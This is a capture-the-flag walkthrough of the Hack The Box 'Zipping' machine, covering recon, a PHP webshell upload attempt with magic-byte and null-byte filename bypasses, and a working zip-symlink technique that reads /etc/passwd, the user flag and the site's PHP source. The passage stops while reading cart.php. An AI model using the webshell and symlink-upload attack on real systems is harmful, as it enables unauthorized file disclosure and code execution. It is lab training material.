640 HTB Zipping

[HTB] Zipping

by Pablo `github.com/vorkampfer/hackthebox`

- Resources:

> 1. Savitar YouTube walk-through `https://htbmachines.github.io/`
> 2. 0xdf gitlab: `https://0xdf.gitlab.io/2024/01/13/htb-zipping.html`
> 3. NullByte Injection `https://www.thehacker.recipes/web/inputs/null-byte-injection`
> 4. Medium Article walkthrough `https://medium.com/@zharsuke/hack-the-box-zipping-walkthrough-e1e768c2f5f3`
> 5. Privacy search engine `https://metager.org`
> 6. Privacy search engine `https://ghosterysearch.com/`
> 7. CyberSecurity News `https://www.darkreading.com/threat-intelligence`
> 8. `https://book.hacktricks.xyz/`

- View terminal output with color

> `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
Zipping has a website with a function to upload resumes as PDF documents in a Zip archive. I'll abuse this by putting symlinks into the zip and reading back files
from the host file system. I'll get the source for the site and find a filter bypass that allows SQL injection in another part of the site. I'll use that injection to
write a webshell, and include it exploiting a LFI vulnerability to get execution. For root, I'll abuse a custom binary with a malicious shared object. In Beyond Root,
I'll show two unintended foothold paths. The first arises from the differences between how PHP and 7z handle a file in a zip with a null byte in its name. The second
uses the PHAR PHP filter to bypass the file_exists check and execute a webshell from an archive. ~0xdf
```

Skill-set:

```
1. File uploading abuse (%00 Injection) [Failed]
2. ZipSlip Exploitation Technique for internal reading of files
3. SQL Injection + Regular Expression Bypass (%0a) + RCE through into outfile instruction
4. Custom binary abuse + Malicious Shared Object (.so) Injection [Privilege Escalation]
```

Basic Recon

1. **Ping & `whichsystem.py`**

```
1. ▷ ping -c 1 10.129.229.87

2. ▷ whichsystem.py 10.129.229.87
[+]==> 10.129.229.87 (ttl -> 63): Linux
```

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan zipping.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan to grab ports.
3.  ▷ echo $openportz
53,80,88,135,139,445,464,593,1433,3268,3269,5985,9389,49667,49683,49684,49685,49796,50242
3. ▷ sourcez
4. ▷ echo $openportz
22,80
5. ▷ portzscan $openportz zipping.htb
6. ▷ qnmap.sh
nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 zipping.htb

looking for nginx

looking for OpenSSH
OpenSSH 9.0p1 Ubuntu 1ubuntu7.3

Looking for Apache
Apache httpd 2.4.54


Looking for any subdomains that may have come out in the nmap scan


Listing all the ports
22/tcp open  ssh     syn-ack OpenSSH 9.0p1 Ubuntu 1ubuntu7.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack Apache httpd 2.4.54 ((Ubuntu))

Goodbye!
7. How to locate .nse scripts.
8. ▷ locate .nse | xargs grep "categories" | grep -oP '".*?"' | sort -u | tr -d '"' | column
auth            brute           discovery       exploit         fuzzer          intrusive       safe            vuln
broadcast       default         dos             external        info            malware         version
9. ▷ nmap --script http-enum -p 80 10.129.229.87 -oN http_enum_80.nmap -vvv
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack
| http-enum:
|_  /shop/: Potentially interesting folder
10. Nmap found a hidden page
11. Nmap example: `nmap --script "vuln and safe"`
```


openssh (1:9.0p1-1ubuntu7.3) *Ubuntu kinetic*; urgency=medium

3. **Discovery with *Ubuntu Launchpad***

```
1.  Seems like we have an Ubuntu Kinetic Server.
```

4. **Whatweb**

```
1.  ▷ whatweb http://10.129.229.87
http://10.129.229.87 [200 OK] Apache[2.4.54], Bootstrap, Country[RESERVED][ZZ], Email[info@website.com], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.54 (Ubuntu)],
IP[10.129.229.87], JQuery[3.4.1], Meta-Author[Devcrud], PoweredBy[precision], Script, Title[Zipping | Watch store]
```



Website enumeration

```
1. What is SSRF?
Server-side request forgery is a web security vulnerability that allows an attacker to cause the server-side application to make requests to an unintended location.
2. I check out that page nmap found: `http://zipping.htb/shop/`
3.
4. ▷ searchsploit ssh user enumeration
>>> OpenSSH < 7.7 - User Enumeration (2)
4. FAIL, this has OpenSSH 9.0 anything below 7.7 you can enumerate. Above 7.7 everything is patch you can not even enumerate OpenSSH. I am sure there is a way but
there are no searchsploit or exploitDB exploits to attack anything above 7.7.
```

6. **Let's check out `http://zipping.htb/shop/` with Burpsuite so we can see what is going on**


```
1. ▷ burpsuite &> /dev/null & disown
[1] 238693
2. I check out the contact us on the mainpage and it is not functioning.
3. GET /? HTTP/1.1
Host: zipping.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:124.0) Gecko/20100101 Firefox/124.0
Accept:
4. I click send and there is no response in repeater. It is a dead page.
5. So I check out `http://zipping.htb/shop/`
```

Random autistic tanget ¯(ツ)/¯

- #pwn_manual_site_enumeration_methodology

7. **When enumerating a page there is a-lot of manual fuzzing you need to do. You need to click everything. Sometimes you may not be able to get a regular directory traversal but if you base64 encode the address sometimes that works. So it is very trial and error when it comes to manual enumeration of a website. Of course, there are automated tools like sqlmap, but for the exam that tool as well as a few others are forbidden I think.**


```
1. http://zipping.htb/shop/index.php?page=php://filter/convert.base64-encode/resource=../../../../../../../../etc/passwd&id=3
2. base64 encoding the request in a php wrapper does not work.
```



Poisoning a zipfile with a malicious payload

8. **Work with us**

```
1. I click on `work with us`
2. I want to see if I can upload a malicious php file.
3. The application will only accept zip files, inside them there must be a pdf file containing your curriculum.
4. So they will only take zipfiles.
5. Lets try the cmd.php file upload any way and see what happens.
6. `sudo python3 -m http.server 80` or you can do a php file server.
7. `sudo php -S 0.0.0.0:80`
8. ▷ cat cmd.php
<?php
    system($_GET['cmd']);
?>
9. I try to upload the cmd.php and of course I get `Error uploading file.`
10. ▷ zip cmd.zip cmd.php
  adding: cmd.php (stored 0percent)
11. ▷ 7z l cmd.zip
2024-06-03 00:10:35 .....   32   32  cmd.php
12. I do not know why it says 0 percent but the file is there zipped up.
13. I try to upload the zip file.
14. Response is `The unzipped file must have a .pdf extension.`
15. ▷ cat cmd.php.MagicBytes
GIF8;
<?php
    system($_GET['cmd']);
?>
16. If you put the right `magic bytes` at the head of the payload it will look like that magic byte file type.
17. If I run file on cmd.php.MagicBytes it will say it is a gif file.
18. ▷ file cmd.php.MagicBytes
cmd.php.MagicBytes: GIF image data 16188 x 26736
19. ▷ rm -rf cmd.zip
20. ▷ cp cmd.php cmd.php.pdf
21. ▷ zip cmd.zip cmd.php.pdf
22. Now, we have a compressed cmd.php with a pdf extension. Since the framework is coded in php this could work.
23. I attempt to upload it.
24. SUCCESS
```



The server was successfully tricked into taking the cmd.php file


```
1. File successfully uploaded and unzipped, a staff member will review your resume as soon as possible. Make sure it has been uploaded correctly by accessing the following path:
```

```
uploads/b8b365b6e6bf824de5b8a6a7ac912983/cmd.php.pdf
```

Nullbyte injection

- #pwn_nullbyte_injection

10. *We have a problem though*. We need to get rid of that .pdf extension in the url in order to do command injections using php.




```
1. Search online for `what is a nullbyte injection.`
2. "Null byte is a bypass technique for sending data that would be filtered otherwise. It relies on injecting the null byte characters (, \x00) in the supplied data.
Its role is to terminate a string. Accessing a file in an application that appends an extension." ~www.thehacker.recipes
3. https://www.thehacker.recipes/web/inputs/null-byte-injection
4. ▷ rm -rf cmd.zip
5. ▷ cp cmd.php cmd.phpA.pdf <<< The capital `A` is a place holder where we will insert the nullbyte.
6. ▷ zip cmd.zip cmd.phpA.pdf
7. When we upload this time we will intercept it with Burpsuite.
8. After you interecept it click on `hex` tab and look for the cmd.phpA.pdf. The `A` is hex number happens to be 41. Click on 41 and change that to `00`. Do it 2
times because for some reason the server lists the file twice. I do not know if that is some kind of checksum or something, but anyway do it 2 times.
9. So instead of `70 41 2e 70 64 66` you should now see `70 00 2e` etc...
10. So go ahead and forward the interecept and click on the extension they provided in the successfully uploaded message.
11. It will say it does not exist but it does.
12. http://zipping.htb/uploads/b2916a9a77bb2d35ef5f3010edd8dd05/cmd.php .pdf
13. You will see a space after cmd.php that is normal.
14. here is the server error.
>>> 404 Not Found
>>> The requested URL was not found on this server.
Apache/2.4.54 (Ubuntu) Server at zipping.htb Port 80
15. I remove the .pdf and refresh the page.
16. http://zipping.htb/uploads/b2916a9a77bb2d35ef5f3010edd8dd05/cmd.php
17. FAIL, I get a 404 Not Found again. That means that the server sanitization is working. We will have to find another vector to gain shell access. Moving on.
```

Symbolic Link Fukery

11. Symbolic Link hacking. Time Stamp 36:29

```
1. ▷ ln -s /etc/passwd foo.pdf
2. ▷ ls -la | grep foo
lrwxrwxrwx     - h@x0r h@x0r  3 jun 01:35  foo.pdf -> /etc/passwd
3. We created a symbolic link between passwd and foo.pdf . So when we cat foo.pdf we should see /etc/passwd file instead.
4. ▷ head -n 10 foo.pdf
root:x:0:0::/root:/usr/bin/bash
bin:x:1:1::/:/usr/bin/nologin
daemon:x:2:2::/:/usr/bin/nologin
mail:x:8:12::/var/spool/mail:/usr/bin/nologin
ftp:x:14:11::/srv/ftp:/usr/bin/nologin
http:x:33:33::/srv/http:/usr/bin/nologin
nobody:x:65534:65534:Kernel Overflow User:/:/usr/bin/nologin
named:x:40:40:BIND DNS Server:/:/usr/bin/nologin
dbus:x:81:81:System Message Bus:/:/usr/bin/nologin
systemd-coredump:x:981:981:systemd Core Dumper:/:/usr/bin/nologin
5. To delete just simply delete the symbolic link `foo.pdf`
```


```
~/hax0r1if3420/zipping ▷ unzip foo.zip
Archive:  foo.zip
    linking: foo.pdf                -> /etc/passwd
finishing deferred symbolic links:
  foo.pdf                -> /etc/passwd
~/hax0r1if3420/zipping ▷ ls -l foo.pdf
Permissions Size User     Group    Date Modified Name
lrwxrwxrwx     - shadow42 shadow42  3 jun 02:27  foo.pdf -> /etc/passwd
```

Time Stamp 36:00 - 38:00

12. Zip has an option to compress symbolic links and maintain their integrity. We could abuse this feature in the following manner.


```
1. --symlinks
              For  UNIX  and  VMS  (V8.3  and later), store symbolic links as such in the zip archive, instead of compressing and storing the file referred to by the
link.  This can
              avoid multiple copies of files being included in the archive as zip recurses the directory trees and accesses files directly and by links.
2. ▷ ls -l foo.pdf
Permissions Size User     Group    Date Modified Name
lrwxrwxrwx     - h@x0r h@x0r  3 jun 01:35  foo.pdf -> /etc/passwd
3. Now, we are going to add the target symlink in this directory to our compressed file and call it foo.zip. Zip will store the symlink structure instead of the
referenced file.
4. ▷ zip --symlinks
option
--symlinks  -- store symbolic links as the link instead of the referenced file
5.  ▷ zip --symlinks foo.zip foo.pdf
  adding: foo.pdf
6. SUCCESS, now to check if it is infact the way we want inside just unzip foo.zip
7. ▷ rm -rf foo.pdf
```

```
8. ▷ unzip foo.zip
Archive:  foo.zip
    linking: foo.pdf                  -> /etc/passwd
finishing deferred symbolic links:
  foo.pdf                  -> /etc/passwd
9. ▷ ls -l foo.pdf
Permissions Size User     Group    Date Modified Name
lrwxrwxrwx     - h@x0r h@x0r  3 jun 02:27  foo.pdf -> /etc/passwd
10. The same symbolic link structure is still intact.
```



Now, lets upload foo.zip

```
1. Once you upload foo.zip click on the provided path `uploads/b76ff7a1a7fe40a59a3277d1b4113a20/foo.pdf`
2. I had an issue with getting the encoded exfiltrated data to give me a 304 instead of a 404 Not Found. Trick is you have to click on `Reload` in the DOM Inspector
and not refresh the page in the browser nav bar.
3. I type `CTRL + Shift C` to open up the DOM Inspector.
4. I click on `Network` tab >>> Then I click on `Reload` >>> Next, I click on the `304` >>> Then I click on `Response` >>> You shoud see the encoded response there.
It is a very long encoded string. Copy it to a file.
```



Open the file. It is only encoded in base64 nothing else

```
1. I was thinking it might be double encoded but it is only encoded once in base64. So now we have a way to exfil data from the remote server.
2.  ▷ ▷ cat dom_inspector_dump | base64 -d | grep "sh$"
root:x:0:0:root:/root:/bin/bash
rektsu:x:1001:1001::/home/rektsu:/bin/bash
```

15. **Make a symlink to** `/home/rektsu/user.txt`

```
1. If a symlink is already named the name you are trying to give it, it will error. To avoid any `file already exists` errors use the -f flag in the symbolic link
creation. You are essentially over writing the previous link.
2. ▷ ls -l
Permissions Size User     Group    Date Modified Name
lrwxrwxrwx     - h@x0r h@x0r  3 jun 02:45  test.pdf -> /etc/passwd


3. ~/hackthebox/zipping/upload ▷ ln -sf /home/rektsu/user.txt test.pdf

4. ~/hackthebox/zipping/upload ▷ ls -l
Permissions Size User     Group    Date Modified Name
lrwxrwxrwx - h@x0r h@x0r 3 jun 04:36 test.pdf -> /home/rektsu/user.txt

5. Now if you look at the ls -l above you can see that test.pdf now points to `/home/rektsu/user.txt`

6. We can create test.zip now and upload and exfiltrate the data from the DOM Inspector like we did before. First I will delete the old test.zip

7. ▷ rm -rf test.zip

8. ~/hackthebox/zipping/upload ▷ ls -l
Permissions Size User     Group    Date Modified Name
lrwxrwxrwx - h@x0r h@x0r 3 jun 04:36 test.pdf -> /home/rektsu/user.txt

9. ~/hackthebox/zipping/upload ▷ zip --symlinks test.zip test.pdf
  adding: test.pdf (stored 0)

10. ~/hackthebox/zipping/upload ▷ ls -l
Permissions Size User     Group    Date Modified Name
lrwxrwxrwx - h@x0r h@x0r 3 jun 04:36 test.pdf -> /home/rektsu/user.txt
.rw-r--r--   187 h@x0r h@x0r  3 jun 04:45  test.zip

11. Now I upload it and check the DOM inspector with `CTRL + Shift + C` like before and grab the encoded string from the response.
```

User Flag

16. **Success, we have the user flag. Lets try other files.**

```
1.  ▷ echo 'OWRkMmVkNTRiYzg0MzU1NGE5YTkzMmE4NmQ2NDA5OWIK' | base64 -d | qml
9dd2ed54bc843554a9a932a86d64099b
2. Since we got the flag lets see if rektsu has an `/home/rektsu/.ssh/id_rsa`
3. Lets first try to find get the index.php file.
4.  ▷ rm -rf test.zip
5.  ▷ ln -sf /var/www/html/shop/index.php test.pdf
6.  ▷ zip --symlinks test.zip test.pdf
7.  ▷ ls -l
Permissions Size User Group  Date Modified Name
lrwxrwxrwx -h@x0r h@x0r 3 jun test.pdf -> /var/www/html/shop/index.php
.rw-r--r--   194 h@x0r h@x0r  3 jun 05:02  test.zip
8. ▷ cat index.php | base64 -d
<?php
session_start();
// Include functions and connect to the database using PDO MySQL
include 'functions.php';
$pdo = pdo_connect_mysql();
// Page is set to home (home.php) by default, so when the visitor visits, that will be the page they see.
$page = isset($_GET['page']) && file_exists($_GET['page'] . '.php') ? $_GET['page'] : 'home';
// Include and show the requested page
include $page . '.php';
?>
```

17. **Cart.php**

```
1. There is this path `http://zipping.htb/shop/index.php?page=cart`
2. So `http://zipping.htb/shop/cart.php` probrably exisits. Lets try to exfil this file.
3. ▷ rm -rf test.zip

4. ▷ ln -sf /var/www/html/shop/cart.php test.pdf

5. ▷ zip --symlinks test.zip test.pdf

6. ▷ ls -l
Permissions Size User Group   Date Modified Name
lrwxrwxrwx - h@x0r h@x0r 3 jun test.pdf -> /var/www/html/shop/cart.php
.rw-r--r--   193 h@x0r h@x0r  3 jun 05:31  test.zip

7. I upload like before and go to the dom to exfil the data

8. It is a large file.

9. ▷ cat cart.php | base64 -d
```

